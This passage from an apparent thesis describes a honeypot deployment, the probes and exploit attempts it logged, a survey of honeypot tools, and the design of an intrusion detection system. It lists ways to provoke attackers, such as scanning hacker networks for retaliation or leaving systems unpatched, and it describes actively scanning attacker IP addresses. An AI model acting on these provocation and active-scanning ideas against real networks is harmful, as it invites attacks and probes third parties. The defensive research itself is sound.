	Application Logs	Security Logs	System Logs	Win2k Event Database
Tue Sep 24 21:04:03 2002	Tue Sep 24 21:04:03 2002	INFORMATION	4201	IP {B} @ {DEVICE} TCP_{513243A0-5D68-4
791-9A82-8DFC22088AC8}	--		--	
Mon Sep 23 21:13:48 2002	Mon Sep 23 21:13:48 2002	INFORMATION	4202	IP {j} @ {DEVICE} TCP_{513243A0-5D68-4
791-9A82-8DFC22088AC8}	--		--	
Mon Sep 23 21:01:27 2002	Mon Sep 23 21:01:27 2002	ERROR	7024	Messenger 2119
Mon Sep 23 21:01:25 2002	Mon Sep 23 21:01:25 2002	INFORMATION	26	Windows - System Error A duplicate name exists on the network.
ts on the network.	--		--	
Mon Sep 23 21:01:25 2002	Mon Sep 23 21:01:24 2002	WARNING	3033	{N} {E} {A} {Device} LanmanRedirector WORKGRO
UP NetbiosSmb %52	--		--	
Mon Sep 23 21:01:25 2002	Mon Sep 23 21:01:24 2002	WARNING	3033	{N} {E} {A} {Device} LanmanRedirector WORKGRO
UP NetBT_Tcpip_{513243A0-5D68-4791-9A82	--		--	
Mon Sep 23 21:01:25 2002	Mon Sep 23 21:01:24 2002	ERROR	4319	{T} {B} {A} {E} {B}

Figure 3-4 Windows Event Logs

3.8.4. The System

Figure 3-4 describes how the entire honeypot setup works.




Figure 3-5 Working of the honeynet

3.8.5. Attracting Hackers

A question on “attracting hackers” posted on a honeypot mailing list at securityfocus.com received many interesting replies. Many people seem to think that there is no need to attract hackers and that putting a system on the Internet is sufficient. Also attracting might not be a good idea as it might result in a security threat to other computers in the network. It was decided not to do anything special to attract hackers. Enticing hackers is a debatable topic in the honeypot community and many honeypot researchers feel that a honeypot should never actively entice a hacker but, by definition, it should passively wait for probes, scans and attacks. The honeypots used in this project did not entice hackers in any way because of the security risk involved but here are a few things that could have been done:

- Having the honeypot access IRC networks, especially hacker-related networks, will definitely attract hackers. Some of the attacks are done using the IRC client itself.
- Scan known hacker networks from the honeypot to see if you can get them to retaliate. This will definitely attract them though this will expose your network to attacks like denial of service.
- Lastly don't patch known bugs or install un-patched versions of software. With an unpatched system, you will catch script kiddies who just ran some automated hack tool or read about a way to hack in.

3.8.6. Restoring and Backup

After installing and configuring everything, Symantec *Ghost* (www.symantec.com) was used to create a system image of the honeypot. A system image is a compressed copy of the entire system stored as one file. System images of the honeypots and the gateway computer were copied to a bootable cd-rom. If the honeypot is compromised, the image will help in

restoring it. Also *Ghost* can be used to create and save an image of a compromised system, which can then be saved for detailed analysis. One problem with using *Ghost* is that the system will have to be taken offline (for a short period of 5-15 minutes) while creating the image. “Know your enemy” [06] describes another way of achieving this using a combination of *dd* and *netcat* commands on Unix/Linux.

3.9. Observations and Analysis

This section provides a brief description on the nature and type of attacks that the honeypots recorded. Appendix B.1 provides a more detailed and extensive description on the type and nature of these attacks. The honeypots have never been compromised so we are yet to see a complete intrusion but nevertheless the honeypots recorded enough data to show that computers today are not safe from attackers. These honeypots were behind multiple networks and were not providing any public services, nor were they advertised in any way. Having the honeypot sit on a commercial ISP network would invite more hack attempts. Nevertheless it really doesn't matter where your computers live, they are bound to be probed, scanned and attacked. The honeypots were online for five months. Five months logging produced interesting and significant results discussed below. This clearly shows that any computer on the Internet is not safe from probes, scans and attempted exploits.

The Linux honeypot was online for the entire time and the Windows honeypot was online for approximately four months. Together **30637** connections were recorded. The Linux honeypot recorded **14465** connections and the Windows host recorded **16172** attempts. In all **1204** different IP addresses tried to connect in some form to the honeypots. In general portscans, occurred simultaneously on both honeypots indicating that the scans were generated by scripts or tools. Exploit attempts were directed only to the relevant systems. For example the mod-ssl exploit was directed only at the Linux honeypot which was running apache. Even though the Windows honeypot was online for less time it received more connection attempts. There could be many reasons for this statistic. Windows is the most used OS among personal desktops. Often they are not fully patched and updated and easy to exploit. Also Windows has many known exploits such as *Code-Red* and *Nimda* (see Appendix B.1). Both *Code-Red* and *Nimda* are self-replicating exploits which, after infecting a system, scan IP addresses in random looking for more unpatched Windows or IIS installations. Microsoft is probably the most targeted company, which results in

various exploits getting published in security bulletins and tools made available online. Windows systems, if not patched properly, are easy targets to many viruses and worms²⁹.

3.9.1. Type of Attempt Vs Number of Occurrences

Figure 3-5 shows the plot of Category Vs Number of Occurrences.




Figure 3-6 Category Vs Number of Occurrences

HTTP exploit attempts are the highest among the connections that the honeypots received. There were many portscans and attempts to gather information such as server type or version. There are many tools in the wild that scan for a range of IP addresses looking for

²⁹ Worms are malicious self-replicating and self-propagating programs. The "Love Letter" worm is one such example that spreads using email, USENET, IRC and even web-pages.

vulnerable web server versions. There were many buffer overflow attempts (though unsuccessful) which are covered in detail in appendix B.1

Portscans (see Section 2.2.2 for more details) are probes to detect services running on a particular port. Snort detects these portscans and in some cases also detects the tool used. About **4500** of these scans were directed to port 80 (HTTP) another indicator that http is the most sought after service. A spurt of scans on port 6346 on the Linux honeypot were recorded, and online research indicated that port 6346 was used by GNUTELA ,a program for trading songs without a central server. All of the 246 connections were received during one week and none after that period. Three different IP addresses tried scanning this port during that particular week. Besides these some other portscans were sweeps of the system where every port is scanned.

IIS exploits were classified into a different category because the honeypots recorded many of them. Also all these attempts are actual IIS exploits. Unpatched IIS 4.0 and IIS 5.0 are susceptible to many buffer overflow attempts. These attempts are covered in more details in appendix B.1.

Both the honeypots had anonymous ftp servers running which probably resulted in many ftp connections. In most anonymous connections the intruders tried to get directory listing or files. There were few connections that tried to download the password (/etc/passwd) file. After the first few attempts the Linux ftp server was modified to change its root (*chroot*³⁰) to custom directory structure which looked like a real system with all system directories. Fake password and other configuration files were created within this environment. This was done in the hope that the attacker, after downloading the password file might try to crack it and then reconnect using the

³⁰ Chrooting is used to set an existing directory as the root of the filesystem as seen by the calling process and in effect making it impossible to access files and binaries outside the tree rooted on the new root directory.

cracked passwords. After the modifications were made two more password file requests were recorded but no further logging with cracked passwords or usernames were attempted.

Surprisingly only **906** ICMP packets were received, most of them being Pings (Echo Requests). *Snort* detected many of the pings as those generated by using the *nmap* the popular network mapper tool.

Many SSH (secure shell) connection attempts were recorded. Most of the attempts were ssh1 (protocol 1) and since the honeypots were running a SSH2 server these connections were rejected. Some strange connections came with source port set to 22 which is the SSH server port itself. An online research did not reveal any known SSH exploits which used that port.

Microsoft SQL uses port 1433. About 45 different IP addresses scanned and sent some packets to this port. Both the honeypots (Linux and Windows) were targeted. A closer look at the timestamps revealed both the honeypots got scanned on port 1433 at about the same time indicating that it was a script scanning a range of IP's. There are quite a few buffer overflow and other vulnerabilities in different versions of Microsoft SQL server, which is what these scripts were looking for. Since the Windows honeypot didn't have the Microsoft SQL server running not much information about the actual exploit could be gathered.

RPC (Remote procedure call) services have been historically vulnerable. There are many vulnerabilities in RPC services like portmapper or statd³¹ and understandably quite a few automated tools available to exploit them. One such tool is called "luckroot" which scans IP addresses looking for rpc services. The entire exploit process is automated (See Appendix B.3). Most of the RPC attempts like statd (see Appendix B.1) were old ones to which the honeypots were not vulnerable.

³¹ The **portmap** daemon converts RPC program numbers into Internet port numbers. The **rpc.statd** program is a support program to NFS which supports file locking when requested.

185 https (secure socket layer of http on port 443) probes were recorded on the honeypots, all looking for the mod_ssl vulnerability. The Apache/mod_ssl ³²worm scans for potentially vulnerable systems on tcp port 80 using an invalid HTTP GET request. When a potentially vulnerable Apache system is detected, the worm attempts to connect to the SSL service via 443/tcp in order to deliver the exploit code. The scan to port 80 and followed immediately by a port 443 scan indicates these scans are the looking for the open SSL vulnerability. This vulnerability exists in all open SSL versions below 0.9.6e.

3.9.2. Other Statistics

About 60 percent of the IP addresses had less than 10 connection attempts (see Appendix-IP listings). These are probably script kiddies trying out scripts or tools like nmap and other scanning or hacking tools. Also there is a possibility that some IP addresses might be spoofed.

Some IP addresses like 206.191.28.140(ottawa-hs-206-191-28-140.s-ip.magma.ca) attempted to scan the Linux honeypot at weekly intervals over a period of three months. These IP's look like that they have been compromised or infected by worms which scan other IP addresses. A few IP addresses were far more intelligent and scanned only for particular services. For example 61.74.69.234 logged in anonymously a number of times to the Linux honeypot and even tried to upload files. Then after a month's layoff the same IP tried scanning the MSSQL port (1433). Lots of IP addresses tried scanning HTTP and FTP ports only looking for Microsoft IIS. Overall many known exploits were tried on the honeypots, too many of them to be covered in detail here. Unfortunately for the honeypots, they didn't get compromised. Nevertheless the honeypots and the observations based on them provided valuable information on the type of intruders and the nature of intrusion.

³² mod-ssl worm – see CERT advisory CA-2002-27 (<http://www.cert.org/advisories/CA-2003-04.html>)

3.10. Survey of Current Honeypot Technologies

Currently there are quite a few honeypots technologies available. In this section we will have a look at the some of available technologies.

3.9.1. ManTrap

“ManTrap is a decoy-based security application that offers enterprise-class real-time attack detection and analysis”[11]. ManTrap is one of the industry's leading deception system which was originally developed by Recourse Technologies which has now been purchased by Symantec Corporation. It runs on top of the Solaris 2.6, 7 and 8 operating systems with both Intel-x86 and Sun-Sparc architectures are supported. The main focus of ManTrap is on internal security. “ManTrap can create a virtual minefield that an internal attacker must successfully navigate in order to reach his target. One step in the wrong direction and the attacker is exposed.” [10].The main concept behind ManTrap is so-called cages (decoys). Figure 3-5 shows a brief overview of Mantrap cages.




Figure 3-7 Mantrap Cages

Each physical machine can have up to four cages isolated from each other and host system. From an attacker's viewpoint a cage is basically the same as separate machine. The cage provides the attacker with an environment exactly the same as the host operating system but in reality the entire environment is controlled and monitored. An administrator can install custom applications or services in each cage. Mantrap also has many deception modules such as email modules which generate fake activity in order to fool an intruder. Mantrap logs everything, all terminal output, files opened for I/O, devices accessed, processes that are running and all network activity. Mantrap can be considered to be one of the most sophisticated honeypot technologies available today.

3.9.2. Honeyd

Honeyd [12] is a small daemon that creates virtual hosts on a network. Honeyd is a nice honeypot tool which can be configured to run arbitrary services. It is also extensible with respect to adding services. Honeyd also enables a single host to claim multiple addresses on a LAN for network simulation. Honeyd's features include: - [12]

- Simulates thousands of virtual hosts at the same time.
- Configuration of arbitrary services via simple configuration file:
- Includes proxy connects.
- Simulates operating systems at TCP/IP stack level:
- Fools nmap and xprobe,
- Adjustable fragment reassembly policy,
- Adjustable FIN-scan policy.
- Simulation of arbitrary routing topologies:
- Configurable latency and packet loss.
- Dynamic port binding in virtual address space, background initiation of network connections, etc.

3.9.3. Deception Toolkit

The Deception Toolkit [13] is a set of fake services mostly written in *Perl*. "DTK is a toolkit designed to give defenders a couple of orders of magnitude advantage over attackers." [13]. DTK uses deception to counter attacks. One of DTK's key features is the so called deception port 365. The idea behind this port is that it will indicate whether the machine you are attempting to connect to is running a deception defense. Naturally, attackers who wish to avoid deceptive defenses will check there first, and bail out. This technique aims to eliminate all but the advanced hacker by letting the attacker know that the computer is running a deception system.

3.9.4. BOF - BackOfficer Friendly

BackOfficer Friendly [14] is the common man's honeypot. It's simple to install and easy to use. It has low risk and can be deployed in almost every computer. Figure 3-6 and figure 3-7 show screenshots of Back Officer Friendly.




Figure 3-8 Back Officer Friendly (options)




Figure 3-9 Back Officer Friendly (logs)

BOF is a Windows based program that emulates some basic services by just listening to the corresponding TCP ports and logging all connection attempts. Currently it supports Back Orifice8, FTP, Telnet, SMTP, HTTP, POP3 and IMAP. It's a fun tool to play with.

Chapter 4



IanCactus – THE INTRUSION DETECTION SYSTEM

4.1. Issues

Important computers such as servers are usually protected, patched and updated and maintained better than computers such as test servers, workstations in school labs, desktops used by organizational staff etc. These ubiquitous computers are the ones that administrators find it difficult to secure. If you think a system is hidden from the world or is not an important and that it will be left alone you are wrong. In fact computers which are not regularly monitored are the first ones to be compromised. There are many reasons why these computers will be attacked. A “Script kiddie” picks random computers to try out his exploit tools and code. A more experienced hacker will want to use the computer in order to cover his tracks before attacking more important computer like commercial servers. Another use of such unattended computers is to use them in a “Denial of Service” attack. Organizations also face a considerable degree of security risk from within their own network. Recent CERT [25] reports show that about 71% of the attacks were instigated by insiders. The element of the malicious insider poses an even bigger threat. With more and more computers/networks to secure, an NIDS should be easy to use, both in installation and configuration, since many network administrators are concerned with securing and managing a larger number of computers systems. Alerting is also an important factor with an intrusion detection system. An intrusion detection system should provide a reasonably good alerting mechanism such as email or some other network based mechanism. Another thing that would help an administrator is having a central management system using which he can not only view logs and alerts but also configure the intrusion detection system.

Having all these issues in mind we proposed an intrusion detection system which takes into account the issues described above. Since there are quite a few freely available intrusion detection systems, the idea behind this project was to incorporate some of these tools and add some new techniques into an intrusion detection system package. The network administrator who has to manage a reasonably large number of computers in the same local area network is the main user that this product intends to target. The next section describes the features that are desired in this intrusion detection and alerting tool. Appendix C.1 (SRS) has the software requirement specification in IEEE STD 830 format.

4.2. Desired Features

- **Intrusion Detection Technique**

The first and foremost requirement is the intrusion detection technique itself. The most common and widely used technique in intrusion detection is signature-based pattern matching. The idea behind this technique is to simply scan all network packets either on a per-host basis or the entire network itself and match these packets with known attack patterns usually called attack signatures. If a network packet matches a known attack then trigger an alert or perform some function to prevent it. This project aims at incorporating some of the tools already in use along with adding some of the newer concepts in intrusion detection. The intrusion detection system should be extendable in terms of attack signatures and detection rules and have the ability to add custom rules. *Snort*, an open source tool, was the intrusion detection tool of choice for this project.

- **Logging Mechanism**

The clients should be capable of both text based logging and logging to a database. The text based logging helps in deployment of clients with minimum dependences and requirements. Database logging helps in better storage, adds flexibility in terms of logging, and also allows expendability in terms of further processing of the logs.

- **Alerting Mechanism**

Alerting methods can be email alerts, local system alarms. The frequency of emails and their content can be configured.

- **Tracing the Attack Source**

Another valuable feature is to detect the source of the attack. There are several passive and active methods that can be used to trace an attacker back to the source. Among the active scanning tools *nmap*, is probably the most popular and feely available was the tool of choice.

- **Configuration of the Package**

The intrusion detection mechanism itself should be configurable on a per client basis. The configuration can also be loaded using configuration files.

4.3. Design




Figure 3-10 Design of IanCactus

4.3.1. The Central Module

This module controls the working of the entire system. It provides connectivity between different modules of the package. It also provides a graphical interface (See Appendix D1) to view logs and change configuration.

4.3.2. Snort

Snort [27] is the most popular open source intrusion detection system available. *Snort* is a cross-platform, lightweight network intrusion detection tool which can be used to detect

suspicious network traffic. It's also relatively easy to use, deploy and configure. Instead of re-inventing the wheel *snort* was used as the primary intrusion detection system in this package.

4.3.3. Honeypots

Honeypots provided the deception systems which would help in generating early warnings. Another use of the honeypots was in conjunction with the tracing module. The honeypots would provide information to the tracing module which can then be used to trace the attacker back to the source. The honeypot services are just simulations and not real servers and hence don't have any security concerns. They merely act as a decoy and an early warning system. The following services were simulated

- HTTP (Apache and IIS) – Fake web server versions, web-pages and error messages.
- FTP (Wuftpd, IISFTPD, VsFTPD) – Fake ftp sessions, logins and error messages.
- POP3 (OPopper) - Simple pop3 commands and messages.
- SSH & TELNET – Fake SSH and TELNET servers.

4.3.4. Tracing

Tracing can be done actively or passively. Passive tracing involves analysis of the packets and other information and then using a rule base to detect different aspects of the attacker like operating system. Passive tracing is done without having any contact with the attacker's system. Passive tracing is not reliable and is dependant of the information received and the rules. Active tracing is more dynamic and involves contact with the attacker's system. Active tracing can be anything from a simple ping to an advanced scan of the attacker's IP address. Both active and passive detection are implemented in this package. *Nmap* will be used to perform some of the active scanning. Also certain techniques will be used to detect the validity of a IP address.

4.3.5. Logging Mechanism

Snort, honeypots, tracing module and other sensors will log to their respective log files. The logging module will then collect and process the data and make it available in a human readable format. It will also provide information to the alerting module. The logging module will also provide a logging mechanism to a database like *mysql*.

4.3.6. Alerting Mechanism

This module alerts via email at pre-defined time intervals using the information provided by the logging module.

4.3. Working

The idea behind the entire package was to put together a set of tools that collectively work as an intrusion detection system and also as an early warning system. The honeypot module can be used to simulate many services. Some of the services or servers simulated as a part of this project were (Appendix D.1 has complete technical description, source code, configurations and sample logs)

- Apache web server
- IIS web server
- Three different kinds of FTP servers
- A simple telnet server
- A simple SSH (Secure shell) server
- A POP3 server

These services can be configured to run on any port and the level of interaction can also be controlled. The module listens on the configured ports and carries out communication with the potential attacker. Since the system is not providing any service at that particular port, any traffic received on that port can be termed suspect. The module then logs the information and alerts the

administrator. The module also tries to gather information about the attacker's IP address by analyzing the traffic and sending queries back to that IP address. Since these are not actually servers they do not pose a security threat and they can be turned off as per requirements. More services can be added and also the level of interaction can be increased.

Snort works in parallel to the honeypots by analyzing traffic and matching it with a rule database. The honeypots act as a triggering mechanism while *snort* provides the intrusion detection functionality.

The package then sends the logged information via email alerts to the administrator. Both *snort* and the honeypots log to in text format as well as to a database. A Web based front-end is also available to view the logs and perform query on these logs. The following screen shot show the information that honeypot module logs. In the first row of the logs we can see that a FTP session was established between the host and the attacker. The module records the commands in the ftp session were logged and a trace of the attacker's IP address.

Host Server:Interaction Time	Source IP:Port	Session	Trace
